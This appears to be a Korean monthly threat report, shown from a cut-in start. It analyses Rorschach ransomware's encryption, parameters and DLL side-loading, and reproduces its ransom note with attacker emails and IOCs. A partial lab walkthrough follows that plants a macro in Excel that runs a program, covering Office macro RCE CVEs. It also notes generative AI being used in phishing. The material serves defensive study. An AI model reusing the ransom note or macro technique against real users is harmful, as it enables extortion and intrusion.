희생자로 삼았으며 법률, 제조, 금융, 교육 등 다양한 분야를 대상으로 공격을 수행했다. CrossLock 그룹은 브라질의 한 금융 관련 서비스를 제공하는 회사를 공격하여 유출시킨 데이터를 다크웹 사이트에 게시하기도 했다. Dunghill 은 과거 Babuk 그룹과 연관이 있다고 알려진 DarkAngels 랜섬웨어 그룹이 운영하는 신규 유출 사이트다.



*출처: 각 그룹별 사이트 이미지

Top5 랜섬웨어

4 월에는 BianLian 을 제외한 랜섬웨어들이 제조업을 대상으로 집중적인 공격을 수행했다. 국가별로 살펴보면 미국에 가장 많은 공격이 이루어졌다. Clop 랜섬웨어의 공격 사례가 줄어들어 전체적인 피해 사례 수치는 대폭 감소했지만, PaperCut 취약점을 악용한 공격 사례가 게시된다면 피해 사례 수치는 다시 증가할 것으로 추측된다. 또한 1 월 이후로 활동이 없다가 지난달부터 활동을 재개한 BlackBasta 랜섬웨어 그룹[9]의 움직임도 눈에 띈다. 이들은 2022 년 2 월에 처음 발견되었으며 RaaS(Ransomware as a Service)를 제공하고 이중 협박 전략을 사용하며, Qakbot[10] 및 PrintNightmare [11] 와 같은 도구를 사용하여 공격을 수행하는 것으로 알려져 있다. BlackCat 랜섬웨어는 최근 Veritas Backup Exec 의 취약점을 활용하여 초기 침투를 수행했다. LockBit 랜섬웨어는 macOS 타깃 변종을 출시하려는 움직임을 보이고 있다.




[9] 2022 년 2 월에 처음 발견되었으며 RaaS(Ransomware as a Service)를 제공하고 이중 협박 전략을 사용하며 Qakbot 및 PrintNightmare 와 같은 도구를 사용하여 공격을 수행하는 것으로 알려져 있다

[10] Qakbot : 원격 제어 트로이 목마(RAT) 기능과 정보 탈취 기능을 가진 악성코드

[11] PrintNightmare : Windows 프린트 스풀러 서비스의 취약점을 악용하여 원격 코드 실행이 가능한 도구

■ 랜섬웨어 집중 포커스

Rorschach(BabLock) 랜섬웨어



*출처: 로르샤흐 테스트 이미지

최근 Rorschach(BabLock) 랜섬웨어가 화제다. 제작된 시기는 2021 년이지만 지금까지 알려지지 않았던 이유는 유출 사이트를 운영하지 않고 적당한 수준의 몸값을 요구하여 주목을 받지 않았기 때문이다. 그러나, 가장 빠르다고 알려진 LockBit 의 암호화 속도보다 약 2 배가량 빠른 속도로 인해 주의가 필요한 랜섬웨어로 분류되고 있다.

Rorschach 는 Babuk 및 LockBit 랜섬웨어와 유사한 특징을 보이고 있어 BabLock 이라는 별칭도 얻었다. 또한 랜섬노트는 Yanluowang, DarkSide 랜섬웨어와 비슷한 형태로 작성되어 있어 일각에서는 DarkSide 의 변종으로 오인하기도 한다. 이런 특성 때문에 사람마다 다르게 보이는 심리 검사인 Rorschach 검사를 연상시켜 Rorschach 랜섬웨어로 명명되었다.

Rorschach 는 기존 랜섬웨어에서 잘 사용하지 않는 다음과 같은 몇 가지 차별화된 특성을 지니고 있다.

- 초기 침투 시 랜섬웨어 페이로드를 로딩하기 위해 DLL 사이드 로딩[12] 기술을 활용한다.
- 직접적인 시스템 호출을 이용해 파일을 조작하여 방어 메커니즘을 우회한다.
- 타원 곡선 암호 알고리즘[13]인 Curve25519와 스트림 암호 알고리즘[14]인 HC-128 알고리즘을 결합한 하이브리드 암호화 체계를 통해 암호화 속도가 빠르다. 더불어 파일의 일부분만 암호화를 진행하므로 더욱 신속한 암호화 과정이 이루어진다.
- 암호화가 완료되고 나면, 파일마다 전부 다른 확장자를 부여하는데 rhuknk00부터 rhuknk99까지 중에서 랜덤하게 추가된다. 또한 암호화된 디렉터리마다 랜섬노트를 남긴다.
- 파라미터를 전달하지 않거나 유효하지 않은 파라미터를 전달할 경우에는 실행이 되지 않는다.

Rorschach 는 다양한 변종을 보유하고 있는데, 여기에는 Linux 시스템과 ESXi 시스템을 대상으로 공격이 가능한 변종, Windows 시스템을 대상으로 공격하는 변종이 포함되어 있다. 유럽의 특정 산업 부문 회사를 대상으로 한 공격에서는 Zimbra Collaboration[15] 의 RCE[16] (Remote Code Execution) 취약점인 CVE-2022-41352 를 이용해 초기 액세스 권한을 획득하기도 했다.

[12] DLL 사이드 로딩 : 악의적인 DLL 파일을 실행 파일이 의도하지 않은 위치에서 로드하여 공격자가 임의의 코드를 실행하게 만드는 기술

[13] 타원 곡선 암호 알고리즘 : 공개키 암호화 기법으로, 타원곡선 상의 점들간의 연산을 활용해 높은 보안성과 속도를 제공하는 알고리즘, 일반적으로 RSA 알고리즘보다 속도가 빠름

[14] 스트림 암호 알고리즘 : 대칭키 암호화 기법으로, 일련의 연속적인 데이터를 비트 단위나 바이트 단위로 암호화 및 복호화함. 블록 암호 알고리즘(대표적으로 AES)보다 속도가 빠름


[15] Zimbra Collaboration : 이메일, 일정, 주소록 등의 기능을 통합적으로 제공하는 협업 소프트웨어

[16] RCE : 원격에서 악의적인 코드가 실행되어 시스템을 제어할 수 있는 보안 취약점

Rorschach Ransomware

암호화 키

Curve25519와 SHA-512로 생성한 Key와 IV를 이용해 HC-128 알고리즘으로 파일 암호화



암호화 제외


.exe .dll .sys .com .EXE .DLL
.SYS .COM .rhuknk _r_e_a_d_m_e.txt

암호화 방식

파일크기 512byte 이상 : 파일 앞부분 256byte 보존, 4000byte 암호화

파일크기 512byte 이하 : 파일 전체 암호화

특징



랜섬노트

Decryption ID:6D6F45BA2F6522E5

All your files have been encrypted due to a security problem with your PC.

We has BREACHED your security perimeter and DOWNLOADED more than 300 GB of your PRIVATE SENSITIVE Data.

If you want to restore them, write us to the e-mail jzmc2t@tutanota.com

Write your ID in the title of your message.

In case of no answer in 24 hours write us to these e-mails:jzmc2t@onionmail.org

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee
Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

_r_e_a_d_m_e.txt


변경 확장자

rhuknk00~ rhuknk98 범위의 랜덤한 값

제작 언어

C++

Rorschach(BabLock) 랜섬웨어 전략



Rorschach 랜섬웨어는 취약한 Cortex XDR Dump Service Tool 버전 7.3.0.16740 cy.exe 를 DLL 사이드 로딩에 악용하였다. 이때 사용한 DLL 은 커스텀 UPX 와 VMProtect 로 패킹되었으며 악성 config 파일을 로드하여 해독하는 데 사용된다. 해당 config 파일은 암호화된 페이로드 역할을 한다. 즉, cy.exe 를 실행시키면 winutils.dll 이 사이드 로딩되어 악성 config 파일을 해독하고 실행시키는 구조로 이루어져 있다. 더불어 Rorschach 는 아래 표와 같은 다양한 파라미터를 지원한다.

파라미터	설명
--run=<인수>	인수로 유효한 키 값을 전달
--nomutex=1	뮤텍스 확인하지 않음
--path=<경로>	지정한 경로 파일 암호화
--log=1	로그 파일 생성
--pt=<경로>	실행 파일의 경로
--cg=<경로>	암호화된 페이로드의 경로
--we=<경로>	사이드 로딩을 구현하는 DLL 의 경로

Rorschach 는 보안 솔루션을 회피하기 위해서 하드코딩된 번호를 syscall[17] 명령의 인자로 전달하여 파일 조작 함수들을 호출한다. 또한 -run 인자에 유효한 키 값이 전달되지 않으면 랜섬웨어가 실행되지 않도록 설계되어 있다.

[17] syscall : 운영체제에서 제공하는 기능을 호출하는 인터페이스인 시스템 콜을 호출하기 위해 사용하는 명령어

암호화 과정에는 Curve25519 알고리즘과 HC-128 알고리즘을 활용하여 하이브리드 방식의 암호화를 진행한다. CryptGenRandom[18] API 를 이용해 생성된 32byte 의 개인키와 랜섬웨어 내에 하드코딩된 공개키를 사용하여 Curve25519 알고리즘을 통해 공유 비밀키를 얻는다. 이 공유 비밀키를 통해 SHA-512 알고리즘으로 해시를 생성한다. 생성된 해시의 앞 32byte 는 HC-128 의 키로 사용하고, 다음 32byte 는 IV[19](Initialization Vector)로 사용해 HC-128 알고리즘으로 파일을 암호화한다. 만약 파일의 크기가 512byte 이하인 경우에는 파일 전체를 암호화시키며, 512byte 이상인 경우에는 앞 256byte 를 생략한 4000byte 에 대해 암호화를 진행한다. 이러한 과정을 통해 기존에 가장 빠른 암호화 속도를 자랑하던 LockBit 보다 약 2 배 정도 빠른 암호화 속도를 지니게 된다. 암호화 루틴의 경우, Babuk 랜섬웨어의 유출된 소스코드에서 차용한 것으로 추측된다. 암호화가 종료되고 나면 파일에 각기 다른 랜덤한 확장자(rhuknk00~rhuknk99)가 추가된 후, 암호화된 디렉터리마다 랜섬노트가 생성된다.

암호화 과정이 종료되고 나면 이벤트 로그 및 Volume Shadow Copy[20] 삭제를 시도하는데 제작자의 실수로 인해 Volume Shadow Copy 는 삭제되지 않는다.

[18] CryptGenRandom : Windows 시스템에서 제공하는 함수, 암호학적으로 안전한 난수를 생성하는 역할 수행

[19] IV : 암호화에서 초기화 벡터로 사용되는 임의의 값, 같은 키를 사용해도 암호문이 매번 다르게 생성되도록 보장하는 역할 수행

[20] Volume Shadow Copy : 시스템을 백업한 과거의 시점으로 복원하는 윈도우 시스템 복원 기능

Indicator Of Compromise

Rorschach : SHA256

83052CC23C45ECAA09FE5C87FD650C7F8E708AEA46756A2B9D452D40CE3B9C00
AA48ACAEF62A7BFB3192F8A7D6E5229764618AC1AD1BD1B5F6D19A78864EB31F
4874D336C5C7C2F558CFD5954655CACFC85BCFCB512A45FB0FF461CE9C38B86D
B711579E33B0DF2143C7CB61246233C7F9B4D53DB6A048427A58C0295D8DAF1C
B99D114B267FFD068C3289199B6DF95A9F9E64872D6C2B666D63974BBCE75BF2
88081A21E500E831D86666CA5D7A3D348F7C03BC5C471B6D17D8B18A022F25BE
38C610102129BE21D8D99AC92F3369C6650767ED513E5744C0CDA54E68B33812
DE5A53131225DD97040D48221D9AFD98760F7FF2F55613F0D08436891CA632B9
E14B88795BDE45CF736C8363C71A77171AA710A4E7FA9CE38470082CB1BDADBB
66BCAD0829A59C424D062B949C2A556B11C509B17515DFFECB9CBF65F13F3DC6

File Name

winutils.dll : DLL used for side loading
cy.exe, cydump.exe, Shortcut.exe : Vulnerable version of normal executable
config.ini : Packed malicious payload

■ 참고 사이트

URL: https://www.bleepingcomputer.com/news/security/microsoft-clop-and-lockbit-ransomware-behind-papercut-server-hacks/

URL: https://www.bleepingcomputer.com/news/security/microsoft-sql-servers-hacked-to-deploy-trigona-ransomware/

URL: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-encryptors-found-targeting-mac-devices/

URL: https://thehackernews.com/2023/04/vice-society-ransomware-using-stealthy.html

URL: https://www.bleepingcomputer.com/news/security/vice-society-ransomware-uses-new-powershell-data-theft-tool-in-attacks/

URL: https://www.bleepingcomputer.com/news/security/windows-zero-day-vulnerability-exploited-in-ransomware-attacks/

URL: https://www.bleepingcomputer.com/news/security/alphv-ransomware-exploits-veritas-backup-exec-bugs-for-initial-access/

URL: https://www.bleepingcomputer.com/news/security/new-rorschach-ransomware-is-the-fastest-encryptor-seen-so-far/

URL: https://www.bleepingcomputer.com/news/security/linux-version-of-rtm-locker-ransomware-targets-vmware-esxi-servers/

URL: https://thehackernews.com/2023/04/rtm-locker-emerging-cybercrime-group.html

URL: https://www.malwarebytes.com/blog/news/2023/04/lockbit-ransomware-on-mac-should-we-worry

URL: https://www.quorumcyber.com/threat-intelligence/windows-zero-day-exploited-by-nokoyawa-ransomware/

Research & Technique

Microsoft Excel RCE 취약점(CVE-2023-23399), Microsoft Word RCE 취약점(CVE-2023-28311)

■ 취약점 개요

2023 년 4 월, Microsoft Office 의 문서작업 프로그램 Excel(CVE-2023-23399)과 Word(CVE-2023-28311)에서 원격 코드 실행 취약점이 발견됐다. 해당 취약점은 악성코드가 포함된 Word, Excel 파일의 매크로 실행으로 인해 발생한다. 공격자는 이메일에 입사 지원서, 포트폴리오 등으로 위장한 메일을 발송하고 수신자가 첨부 파일을 열어 매크로를 허용하면 VBA [21] (Visual Basic for Applications) 매크로 코드가 실행되어 악성 프로그램이 설치되고 실행된다. 공격자는 이를 통해 피해자의 PC 를 원격으로 장악하고 조종할 수 있다.

과거 피싱, 비즈니스 이메일 공격(BEC [22]) 등의 소셜 엔지니어링 공격은 해킹 도구와 템플릿을 사용하여 비슷한 텍스트를 사용했기 때문에 시그니처 기반의 솔루션만으로도 악성 메일 탐지가 용이했다. 하지만, 최근 AI 의 발전으로 텍스트 입력의 자동 변형과 생성이 가능해지면서 공격자들은 다양한 형태의 고도화된 악성 메일을 쉽게 제작할 수 있게 됐으며, 이를 탐지하는 일 역시 어려워지고 있다. 실제로 영국의 정보보안 회사 '다크트레이스(DARKTRACE)'는 지난 4 월 ChatGPT 와 같은 생성형 AI [23]를 이용한 소셜 엔지니어링 공격이 올해 1~2 월 동안 135% 증가했다는 리포트를 발표하기도 했다.

[21] Visual Basic for Applications(VBA)란 Microsoft Office 제품 군에서 사용하는 프로그래밍 언어로, 매크로 또는 사용자 정의 함수를 작성하고 실행할 수 있으며, 데이터 처리, 문서 생성, 응용 프로그램과 상호 작용 등 여러가지 기능을 제어할 수 있다.

[22] Business Email Compromise(BEC)란 공격자가 전자 메일을 사용하여 상대방이 돈을 보내거나 회사 기밀을 누설하도록 유도하는 사이버 범죄의 일종이다. 주로 신뢰할 수 있는 인물로 위장하여 데이터나 금전을 요구한다.

[23] 생성형 AI 란 인공신경망을 이용해, 새로운 데이터를 생성하는 기술로 명령어를 통해 사용자의 의도를 스스로 이해하고 주어진 데이터를 활용하여 텍스트, 이미지, 오디오, 비디오 등 새로운 컨텐츠를 생성하는 인공지능을 의미한다.

그림 1. 2023 년 이메일을 통한 사이버 공격 동향[24]

또한, ChatGPT 와 같은 생성형 AI 로 VBA 매크로를 생성하고, 이를 이용한 Excel, Word 업무 자동화 작업이 많아짐에 따라 VBA 매크로 이용량이 증가하고 있는 상황이다. 이를 이용해 최근 사이버 공격 사례들 중 정상 문서 파일(이력서, 입사 지원서 등)로 위장하여 첨부파일 실행을 유도하는 LockBit 2.0, VBScript 드롭퍼를 활용한 GammaLoad 의 인포스틸러 등 악성코드도 계속해서 발견되고 있어 해당 취약점에 대한 각별한 주의가 필요하다.




그림 2. 온라인 교육 플랫폼(udemy)의 등록된 생성형 AI 를 활용한 자동화 강의 예시

[24] https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks

■ 영향받는 소프트웨어 버전

아래의 표는 Excel(CVE-2023-23399) 취약점 패치를 적용한 버전으로, 아래 표 이전 버전은 모두 CVE-2023-23399 에 영향을 받을 수 있다.

S/W 구분	버전
Microsoft 제품	Current Channel: Version 2302 (Build 16130.20306) Monthly Enterprise Channel: Version 2301 (Build 16026.20238) Monthly Enterprise Channel: Version 2212 (Build 15928.20298) Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944) Office 2021 Retail: Version 2301 (Build 16130.20306) Office 2019 Retail: Version 2302 (Build 16130.20306) Office 2016 Retail: Version 2302 (Build 16130.20306) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481) Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Android, iOS, Mac, 웹 용 Outlook(OWA) 및 다른 Microsoft 365 서비스는 영향을 받지 않는다.

아래의 표는 Word(CVE-2023-28311)의 취약점 패치를 적용한 버전으로, 아래 표 이전 버전은 모두 CVE-2023-28311 에 영향을 받을 수 있다.

S/W 구분	버전
Microsoft 제품	Current Channel: Version 2303 (Build 16227.20280) Monthly Enterprise Channel: Version 2302 (Build 16130.20394) Monthly Enterprise Channel: Version 2301 (Build 16026.20274) Semi-Annual Enterprise Channel (Preview): Version 2302 (Build 16130.20394) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20626) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20964) Office 2021 Retail: Version 2303 (Build 16227.20280) Office 2019 Retail: Version 2303 (Build 16227.20280) Office 2016 Retail: Version 2303 (Build 16227.20280) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20493) Office 2019 Volume Licensed: Version 1808 (Build 10397.20021)

■ 공격 시나리오

취약점을 이용한 공격 시나리오는 다음과 같다.

그림 3. 공격 시나리오

① 공격자는 취약점을 악용하여 작성한 악성 문서를(ex 이력서, 의뢰, 송장 등으로 위장) 피해자에게 전송
② 피해자는 해당 악성 문서를 실행한 후 매크로 허용
③ 피해자의 PC에서 매크로 기능이 동작해 공격자 서버의 악성 코드를 다운로드 및 실행
④ 공격자는 원격 명령 실행을 통해 피해자를 장악

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-23397, CVE-2023-28311 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 Version 22H2 (OS Build 19045.2846) MSO 365 Office Build (15.0.4517.1504 32-bit)
공격자	Windows 10 Version 22H2 (OS Build 19045.2006) kali-linux-2023 (6.1.0-kali5-amd64)

■ 취약점 테스트 및 설명

Step 1. CVE-2023-23399 취약점 테스트

Step 1) Excel 문서를 열어 Sheet 2 개를 생성한 후, View -> Macros -> View Macros 를 클릭한다.




그림 4. 매크로 삽입하는 방법

Step 2) 매크로 함수 이름을 입력한 뒤, 생성 버튼을 클릭한다.




그림 5. 매크로 생성

Step 3) Sheet1 에는 RCE 취약점, Sheet2 에는 악성 URL 로 연결하는 PoC 코드를 삽입한다.




그림 6. 매크로 소스 코드 RCE 삽입

RCE **(그림 6 설명)**	**Private Sub WorkSHeet_SelectionChange(ByVal Target As Range)** -> 이 함수는 A1 쉘이 클릭 될 시, 내부의 함수를 실행하는 함수이다.
	Sub RCE -> Dim 을 통해 Program 변수에 calc.exe 문자열(계산기)을 할당하고, shell 함수를 사용하여 실행한다. 이때, 두번째 인자에 해당되는 vbNormalFocus 값을 1 로 설정하여 프로세스를 일반 창으로 실행하도록 한다.

